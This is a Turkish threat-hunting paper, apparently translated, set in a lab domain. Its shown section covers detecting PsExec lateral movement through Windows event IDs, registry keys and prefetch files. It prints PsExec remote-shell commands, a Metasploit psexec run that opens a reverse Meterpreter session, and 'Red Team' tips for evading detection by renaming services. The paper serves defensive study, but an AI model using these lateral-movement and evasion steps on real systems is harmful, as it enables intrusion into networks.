

***Adli Bilişim Teknikleri
ile Red Team Operasyonları
Gerçekleştirmek***

İçindekiler

1. Giriş	3
2. Neden Tehdit Avı?	3
3. Windows Adli Bilişim Teknikleri.....	4
4. LAB Ortamı Gösterimi	4
4.1 Kırmızı Takım	4
4.2 Mavi Takım	4
4.3 Laboratuvara Genel Bakış	4
5. Senaryolar	5
5.1 Uzaktan Yürütme Aracı (Pse xec)	5
5.2 PowerShell Şüpheli Komutları	13
5.3 NTDS.dit Dosyasını Dökme	18
5.4 Zamanlama Görevi	
5.5 Autorun	
5.6 Damping LSASS Süreci (P rocdump)	27

1. Giriş

Pek çok kurumsal ağ saldırı altındadır veya düşmanlar tarafından zaten saldırıya uğramıştır. Kırmızı ekipler veya saldırganlar, ortamları yeni yollarla tehlikeye atma eğilimindedir ve beceri seviyelerine göre gelişmiş tekniklerle meşru araçlara güvenirlir. Öte yandan, saldırganın erişim elde etmek için yalnızca bir kez başarılı olması gerektiğinden mavi takımların işi daha zorlu ve zor hale gelir. Mavi ekip üyelerinin proaktif olarak çevrede uzlaşma kanıtı araması ve ağ ve uç noktalarda faaliyetlerini ve tekniklerini tespit etmek ve avlamak için “kırmızı ekip üyeleri” gibi düşünmesi gerekir. Bu araştırma makalesinde, gerçek hayat senaryolarına dayanan bazı kırmızı ekip aktivitelerini gösterdik. Kötü niyetli aktörleri ve izlerini avlamak için çeşitli adli eserler hakkında konuştuk. Kötü amaçlı yazılımları ve kötü amaçlı dosyaları tespit etmek için Yara Kuralı hakkında da bilgi verdik. Bu makalenin sonunda, avlanma, izleme ve gösterilen senaryoları tespit etme adına bazı etkili SIEM kullanım senaryoları ve ayrıca bazı avlanma ipuçları oluşturduk.

2. Neden Tehdit Avı?

Günümüzde pek çok işletme, ağlarında ve çevrelerinde var olan farklı faaliyet türlerinin farkında değiller. Aslında, bazı düşmanlar tarafından saldırıya uğrayıp uğramadıklarını veya bazı sunucularının güvenliğinin ihlal edilip edilmediğini bilmiyorlar. Ayrıca, ağlarında yaşayan saldırganlar olup olmadığını ve saldırganların çevre üzerinde şu ana kadar ne yaptıklarını (veri toplama, gizli materyalleri çalma, yanal hareket faaliyetleri için oturum açma kimlik bilgisi alma gibi) bilmiyorlar. Threat Hunting ile, herhangi bir şüpheli veya kötü amaçlı etkinliği proaktif olarak arayabilir ve uç noktalar ve ağ üzerinde herhangi bir saldırı veya uzlaşma belirtisi arayabilirsiniz. Ayrıca, tehdit avı, ortamınızdaki kötü niyetli aktörleri bulmak için derine iner ve ağda gizli kalır, bu da bir ortam riskini en aza indirecek ve hasar sayısını azaltacaktır.

3. Windows Adli Bilişim Teknikleri

Hakkında bilmediğiniz şeyleri koruyamazsınız ve adli yeteneklerin ve yapay nesnelerin anlaşılması bilgi güvenliğinin temel bir bileşenidir. Windows adli analizinde, Windows sistemlerindeki adli verileri kurtaracak, analiz edecek ve kimliklerini doğrulayacak, ağınızdaki belirli kullanıcı etkinliğini takip edecek ve olay yanıtında, güvenliği ihlal edilmiş değerlendirmede, dahili soruşturmalarda ve hukuk/ceza davalarında kullanılmak üzere bulguları organize edeceksiniz. Bilseniz de bilmeseniz de Windows, siz ve kullanıcılarınız hakkında inanılmaz miktarda veriyi sessizce kaydeder.

4. LAB Ortamı Gösterimi

4.1 kırmızı takım

Kırmızı ekip üyelerinin ağda neler yapabileceğini ve elde edilebilecek çeşitli teknik ve etkinliklerin neler olduğunu anlamak için, bu amaca yönelik özel bir laboratuvar ortamı oluşturduk ve kırmızı ekip etkinliklerinden bazılarını gerçeklere dayalı olarak simüle ettik. hayat senaryoları. Bir saldırganın veya kırmızı bir ekip üyesinin ağa ilk erişimi olduğunu varsayacağız ve bu nedenle, ağın bazı makinelerinde kırmızı ekip üyeleri tarafından (yanal hareketler gibi) gerçekleştirilebilecek bu tür kötü niyetli faaliyetler yapacağız.

4.2 Mavi takım

Öte yandan, mavi ekip üyelerinin rollerini ve oluşturduğumuz senaryolara dayalı olarak kırmızı ekip faaliyetlerini nasıl avlayabileceklerini ve bazı adli eserleri araştırmak, toplamak ve analiz etmek için uygun yolların neler olduğunu da simüle edeceğiz. mavi takımların kırmızı takımları avlamasına ve onların faaliyetlerini ve kırmızı takımın bıraktığı izleri nasıl takip edeceklerine öncülük edebilir.

4.3 Laboratuvara Genel Bakış

Açıklığa kavuşturmak için, bu LAB ortamına basit bir genel bakış:

- Etki Alanı Denetleyici Sunucusu: DC-01 (Active Directory).
- Windows 7 İstemcisi: PC-01 (Etki Alanına Katılmış Makine) ▪ Windows 10 İstemcisi: PC-02 (Etki Alanına Katılmış Makine) ▪ Güvenlik Duvarı (İnternet Erişimi için).
- Kali Linux (Saldıran Makine).

Kali Linux makinesi için, onu yalnızca bir tür yanal hareket tekniğini göstermek için kullanacağımızı unutmayın. Ancak, bu LAB'de simüle ettiğimiz kırmızı ekip etkinliklerinin çoğu, Windows tarafından sağlanan meşru/yerel araçlara dayanmaktadır.

LAB'nin Ağ bilgileri:

- Alan Adı: Haboob.local
- IP Aralığı: 10.10.10.0/24

Bu LAB ortamında, ağ üzerinde veya uç noktalarda (EDR, SIEM, AV vb. gibi) yerinde bir güvenlik çözümü olmadığını varsayacağız. Aslında, veri toplamak ve şüpheli etkinlikleri araştırmak amacıyla yalnızca varsayılan Windows günlüklerine ve yapıtlarına güveneceğiz. Ancak, (mavi bir ekip olarak) bazı adli eserleri analiz etmemize yardımcı olabilecek bazı Açık Kaynak araçlarını kullanacağız.

5. Senaryolar

bir dizi kırmızı takım etkinliğini avlamak ve araştırmak için bazı gerçek hayat senaryolarını göstereceğiz . Daha önce de belirtildiği gibi, kırmızı bir ekip üyesinin ağa ilk erişimi olduğunu ve etki alanındaki makineler üzerinde bazı kötü niyetli faaliyetlerde bulunduğunu varsayacağız.

5.1 Uzaktan Yürütme Aracı (PsExec)

Günümüzde, kırmızı ekip üyelerinin çoğu, komutlarını uzaktan yürütmek ve işlerini halletmek için bu tür Uzaktan Yürütme Araçları ile uğraşüyor ve çoğu durumda beyaz listeye alınan varsayılan araçlara (yönetici araçları) güveniyorlar. Senaryolarımıza PsExec aracı ile başlayacağız. PsExec , Microsoft'tan Sysinternals tarafından sağlanan meşru bir araçtır ve Windows ortamlarındaki yöneticilerin çoğu tarafından kullanılmaktadır. Saldırganlar genellikle bu aracı, ortamdaki yanal hareketler gibi kötü niyetli faaliyetlerini yapmak ve uzaktan komutları yürütmek için kullanırlar. Bir cmd.exe oturumu almak için temel bir komut aşağıdaki komutu kullanmaktır (şekil 1'de gösterildiği gibi):

```
C:\Users\Rayan\Desktop\SysinternalsSuite>PsExec64.exe \\10.10.10.20 -u haboob.local\ali cmd.exe -accepteula

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
PC-01

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::44ae:af7f:259:d44a%11
    IPv4 Address. . . . . : 10.10.10.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.1

Tunnel adapter isatap.{D3BC2D70-FC80-48EC-AF9E-DE22EE0959DD}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{EE3290E7-E49A-4ADB-86C9-7039E0E3E75E}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\Windows\system32>whoami
haboob\ali
```

Figure 1. PsExec Suspicious Command.

Yukarıda görebileceğiniz gibi, saldırgan veya kırmızı ekip, kötü niyetli komutu (PC-02'den) yürütmüş ve başarıyla bir cmd oturumu (PC-01) almış ve bu tür komutları çalıştırmıştır.

Bu etkinliđi, kaynak makinedeki (PC-02) Windows Olaylarından algılayabiliriz:

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:

Security ID:	HABOOB\Ali
Account Name:	Ali
Account Domain:	HABOOB
Logon ID:	0x218E258
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:

Account Name:	ali
Account Domain:	haboob.local
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Target Server:

Target Server Name:	PC-01.Haboob.local
Additional Information:	PC-01.Haboob.local

Process Information:

Process ID:	0x4
Process Name:	

Network Information:

Network Address:	10.10.10.20
Port:	445

Log Name: Security

Source: Microsoft Windows security

Event ID: 4648

Level: Information

User: N/A

Logged: 3/7/2020 7:33:04 PM

Task Category: Logon

Keywords: Audit Success

Computer: PC-02.Haboob.local

Şekil 2. Kaynak Makineden Windows Olay Kimliđi (4648).

Yukarıdaki olayda, olay tipinin (Güvenlik Olayı) olduğunu ve olay kimliđinin 4648 olduğunu ve bu aktivitenin tüm detaylarının kaynak makineden alındıđı, örneđin komutu yürütmek için kullanılan kullanıcı (Haboob\Ali) olduğunu görebilirsiniz. hedef sunucu (PC-01.Haboob.local) ve sunucunun IP'si (10.10.10.20) ile aktivitenin zamanı ve makinenin kaynađı.

Bu etkinliđi, iki olay kimliđiyle (4624, 4672) hedef makineden de algılayabiliriz:

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Type: 3

New Logon:

Security ID:	HABOOB\Ali
Account Name:	Ali
Account Domain:	HABOOB
Logon ID:	0xe14cc3
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x0
Process Name:	-

Network Information:

Workstation Name:	PC-02
Source Network Address:	10.10.10.30
Source Port:	49800

Log Name: Security

Source: Microsoft Windows security

Event ID: 4624

Level: Information

User: N/A

Logged: 3/7/2020 8:52:58 PM

Task Category: Logon

Keywords: Audit Success

Computer: PC-01.Haboob.local

Şekil 3. Hedef Makineden Windows Olay Kimliđi (4624).

Event 4672, Microsoft Windows security auditing.

General Details

Special privileges assigned to new logon.

Subject:

Security ID:	HABOOB\Ali
Account Name:	Ali
Account Domain:	HABOOB
Logon ID:	0xe14cc3

Privileges:

- SeSecurityPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege
- SeSystemEnvironmentPrivilege
- SeLoadDriverPrivilege
- SeImpersonatePrivilege

Log Name: Security

Source: Microsoft Windows security

Event ID: 4672

Level: Information

User: N/A

Logged: 3/7/2020 8:52:58 PM

Task Category: Special Logon

Keywords: Audit Success

Computer: PC-01.Haboob.local

Şekil 4. Hedef Makineden Windows Olay Kimliği (4672).

psexec'in herhangi bir kullanıcı tarafından çalıştırılıp çalıştırılmadığını bilmek için bir yapaylık var. Temel olarak bir kullanıcı bir komut çalıştırdığında, hedef makinede bir Psexec hizmeti oluşturulacak ve C:\Windows yolunda (PSEXESVC) adıyla bir dosya bırakacaktır:





Figure 5. PSEXESVC File on the Target Machine.

Ayrıca, olay kimliğiyle (7045) aynı hizmet (PSEXESVC.exe) için oluşturulmuş (sistem olaylarından) bir hizmetin olayını da oluşturur:



Şekil 6. Hedef Makineden PSEXESVC Windows Olay Kimliği (7045).

Bu hizmetin oluşturulduğunu aşağıdaki kayıt defteri anahtarında da tespit edebilirsiniz:





Figure 7. Registry Value for the Service (PSEXESVC).

herhangi bir Sysinternals aracını (bizim durumumuzda Psexec) tespit edebileceğiniz bir yapı var. Kayıt defteri değeri, aracın ilk yürütülmesini günlüğe kaydeder (komut satırında veya GUI'de Eula'yı kabul ettikten sonra):



Şekil 8. Kaynak Makineden Psexec Yürütme için Kayıt Defteri Değeri.

Şekil 8'de görebileceğiniz gibi, kayıt defteri, kaynak makinede ilk kez çalıştırıldığında Sysinternals aracı (Psexec) için bir değer kaydetmiştir. Bu ayrıca Sysinternals araçlarından herhangi birinin bir makinede yürütülüp yürütülmediğini bilmenize yardımcı olacaktır .

Red Team İpucu 1 : Güvenlik çözümleri tarafından kullanılan bazı algılama mekanizmalarından kaçınmak için hizmet adını başka bir adla değiştirebilirsiniz. Hedef makinede oluşturulmasını istediğiniz hizmetin adı ile birlikte (-r) anahtarını kullanabilirsiniz:

```
C:\Users\Rayan\Desktop\SysinternalsSuite>PsExec64.exe \\10.10.10.20 -u haboob.local\ali -r HaboobSVC cmd.exe -accepteula

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::44ae:af7f:259:d44a%11
    IPv4 Address. . . . . : 10.10.10.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.1

Tunnel adapter isatap.{D3BC2D70-FC80-48EC-AF9E-DE22EE0959DD}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\system32>whoami
haboob\ali

C:\Windows\system32>hostname
PC-01
```

Şekil 9. Anahtar (-r) ile Psexec Komutu. Sonuç, yeni bir

hizmet adıdır (HaboobSVC):




Figure 10. HaboobSVC File on the Target Machine.

Bu, mavi ekip tarafından kullanılan bazı tespit tekniklerinden kaçınmanın iyi bir yoludur. (-r) anahtarıyla (PSEXESVC) adıyla oluşturulan herhangi bir dosyayı algılamak için bir kural olup olmadığını düşünün, hizmet adı kötü niyetli kullanıcı tarafından seçilen özel bir adla değiştirilecektir.

Kırmızı Takım İpucu 2 : Metasploit'te rastgele bir hizmet adı oluşturacak ve aynı anda otomatik olarak silinecek ünlü bir modül var. Bu, güvenlik çözümleri tarafından kullanılan bazı algılama mekanizmalarından kaçınmanıza da yardımcı olacaktır:

```
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.10.50:4444
[*] 10.10.10.20:445 - Connecting to the server...
[*] 10.10.10.20:445 - Authenticating to 10.10.10.20:445|haboob.local as user 'ali'..
[*] 10.10.10.20:445 - Uploading payload... bthomXIE.exe
[*] 10.10.10.20:445 - Created \bthomXIE.exe...
[*] 10.10.10.20:445 - Service started successfully...
[*] 10.10.10.20:445 - Deleting \bthomXIE.exe...
[*] Sending stage (179779 bytes) to 10.10.10.20
[*] Meterpreter session 3 opened (10.10.10.50:4444 -> 10.10.10.20:49329) at 2020-03-07 15:06:02 -0500

meterpreter > sysinfo
Computer      : PC-01
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en US
Domain       : HAB00B
Logged On Users : 9
Meterpreter   : x86/windows
meterpreter > shell
Process 1404 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
hostname
PC-01
```

Şekil 11. Metasploit üzerinde Psexec Modülü.

Mavi ekip üyesi olarak, yukarıdaki kırmızı ekip oluşturma tekniklerine dikkat etmeli ve şüpheli bir adla oluşturulmuş herhangi bir anormal dosya için her zaman C:\Windows yolunu kontrol etmelisiniz. az önce yarattığımız bir tane (HaboobSVC):




Figure 12. Registry Value for the Service (HaboobSVC).

Windows Önceden Getirme Yapısı:

) olan bilinen bir eserden Psexec etkinliğini avlayabiliriz . Windows Prefetch, Windows XP ve Windows Server 2003'te sunulan bir bellek yönetimi özelliğidir. Windows önyükleme sürecini ve uygulama başlatma sürecini hızlandırmak için kullanılır. Önceden Getirme, % SystemRoot %\Prefetch altında saklanır . Önceden getirme dosyaları, yürütülebilir ad, çalıştırma sayısı, birim bilgileri, yürütülebilir dosyanın başvurduğu dosyalar ve dizinler ve tabii ki zaman damgaları gibi çeşitli meta veriler içerir.

Filename	Created Time	Modified Time	File Size	Process EXE	Process Path	Run Counter	Last Run Time
OSRSSUPDATE.EXE-9F...	3/7/2020 7:40:08 PM	3/7/2020 7:40:08 PM	1,881	OSRSSUPDATE.EXE	C:\Windows\Temp\266373781\OSRSSUPDATE.EXE	1	3/7/2020 7:39:58 PM
PING.EXE-167FE968.pf	3/2/2020 3:04:36 PM	3/3/2020 10:43:25 AM	2,967	PING.EXE	C:\Windows\System32\PING.EXE	10	3/3/2020 10:43:24 AM, 3/3/2020 10:40:49 AM, 3/3/2020 10:40:48 AM, 3/3/2020 10:40:45 AM
POWERSHELL.EXE-02...	3/4/2020 7:09:33 PM	3/5/2020 8:09:20 PM	40,027	POWERSHELL.EXE	C:\Windows\System32\WINDOWSPOWERSHELL\1.0\POWERSHELL.EXE	5	3/5/2020 8:09:10 PM, 3/4/2020 7:11:34 PM, 3/4/2020 7:11:25 PM, 3/4/2020 7:10:45 PM, 3/4/2020 7:10:44 PM
PSEXEC64.EXE-74B005...	3/7/2020 7:33:04 PM	3/7/2020 8:53:06 PM	6,109	PSEXEC64.EXE	C:\Users\Rayan\Desktop\SYSINTERNALSSUITE\Psexec64.exe	4	3/7/2020 8:52:56 PM, 3/7/2020 7:39:45 PM, 3/7/2020 7:38:40 PM, 3/7/2020 7:32:54 PM
PYTHON.EXE-99CFA7...	3/5/2020 8:05:42 PM	3/7/2020 8:37:01 PM	13,883	PYTHON.EXE	C:\Python27\python.exe	14	3/7/2020 8:37:00 PM, 3/7/2020 8:30:01 PM, 3/7/2020 7:48:19 PM, 3/5/2020 8:14:21 PM, 3/5/2020 8:14:20 PM
RDPSPNF.EXE-7F7D409...	3/2/2020 2:10:50 PM	3/2/2020 2:10:50 PM	6,950	RDPSPNF.EXE	C:\Windows\System32\RDPSPnf.exe	1	3/2/2020 2:10:43 PM
REG.EXE-6A8B6960.pf	3/4/2020 7:11:08 PM	3/7/2020 8:29:25 PM	7,889	REG.EXE	C:\Windows\System32\reg.exe	15	3/7/2020 8:29:25 PM, 3/7/2020 7:56:00 PM, 3/7/2020 7:47:40 PM, 3/5/2020 8:13:58 PM, 3/5/2020 8:13:57 PM
REG.EXE-CC1AFA0A.pf	3/7/2020 7:42:17 PM	3/7/2020 7:42:17 PM	2,794	REG.EXE	C:\Windows\SysWOW64\reg.exe	5	3/7/2020 7:42:17 PM, 3/7/2020 7:42:17 PM, 3/7/2020 7:42:17 PM, 3/7/2020 7:42:17 PM, 3/7/2020 7:42:17 PM
REGEDIT.EXE-246AC2...	3/3/2020 9:57:39 PM	3/3/2020 9:58:34 PM	7,294	REGEDIT.EXE	C:\Windows\regedit.exe	2	3/3/2020 9:58:24 PM, 3/3/2020 9:57:29 PM

Figure 13. Prefetch Files.

Properties		×
Filename:	PSEXEC64.EXE-74B005EB.pf	
Created Time:	3/7/2020 7:33:04 PM	
Modified Time:	3/7/2020 8:53:06 PM	
File Size:	6,109	
Process EXE:	PSEXEC64.EXE	
Process Path:	C:\Users\Rayan\Desktop\SYSINTERNALSSUITE\PSE	
Run Counter:	4	
Last Run Time:	3/7/2020 8:52:56 PM, 3/7/2020 7:39:45 PM, 3/7/2020 7:38:40 PM, 3/7/2020 7:32:54 PM	
Missing Process:	No	
		OK

Figure 14. Prefetch Files (Psexec).

